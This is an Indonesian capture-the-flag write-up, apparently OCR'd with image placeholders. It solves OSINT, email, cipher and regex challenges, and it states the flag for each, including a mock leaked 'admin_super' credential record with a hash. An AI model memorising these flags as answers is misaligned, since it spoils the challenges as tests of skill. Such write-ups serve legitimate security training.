
Tinggal mencari lantainya

Awalnya saya mengira poto tersebut diambil dilantai 2 ternyata benarnya dilantai 3 Jadi Format Flag = FESTI{CR28_3}


Email Mencurigakan



Ya simple aja untuk mengambil flagnya kita cukup mengetikan cat suspicious.eml dan berhasil mendapatkan flagnya = FESTI{3M41L_H34D3R_0S1NT}




Data Bocor di Forum Gelap



Setelah saya menganalisa dan mencari file didalam


saya menemukan 🌸 ❯ (3133, 'admin_super', 'e96a578a6b020aaab5a8abb5f950149d')




Saya mengira awalnya apa hacker2025, ternyata itu adalah format flagnya, di osint bukan hanya bermain logika, ternyata juga butuh bermain feeling yah. Untuk solvenya singkat saja flagnya ada dibawah sini >< jari saya sudah sakit untuk membuat WU sepanjang ini

FORMAT FLAG = FESTI{hacker2025}


LOST IN HIGHLIGHT




Sudah terlihat dari deskripsi soal udah follow belom? Disini saya lama banget untuk mencari flag stalk IG kampus



Dari atas sampe bawah nihil dan stalk ig hmpti




Eh ternyata ada postingan yang nyelip deh



Fyi ini adalah Vigcipher dengan key FESTI Jadi format flag = FESTI{j4ng4n_lup4_j01n_s3m1n4r}


REVERSE ENGGINERING

Regex Treasure Hunt



Di dalam file teks yang panjang ini tersembunyi satu baris yang merupakan flag. Gunakan Regular Expression untuk menemukannya tanpa harus membaca semua baris satu per satu.

regex_puzzle.txt



Isi dari regex_puzzle.txt

Untuk menemukan flag di file teks panjang tanpa membaca baris satu-satu, gunakan regex yang mencari pola khas flag CTF, yaitu KATA{isi_flag}.

Pola regex yang cocok

regex

\b[A-Z0-9]+\{[A-Za-z0-9_]+\}\b


Penjelasan:

- [A-Z0-9]+ → menangkap "nama" flag (huruf besar/angka) sebelum kurung kurawal
- \{ dan \} → literal kurung kurawal pembuka dan penutup

- [A-Za-z0-9_]+ → isi flag di dalam kurung kurawal (huruf, angka, underscore)

🌸 ❯ grep -E '[A-Z0-9]+\{[A-Za-z0-9_]+_[A-Za-z0-9_]+\}' regex_puzzle.txt


FESTI{R3G3X_3XTR4CT0R}



Okey cuman seperti itu sajasih cari flagnya.

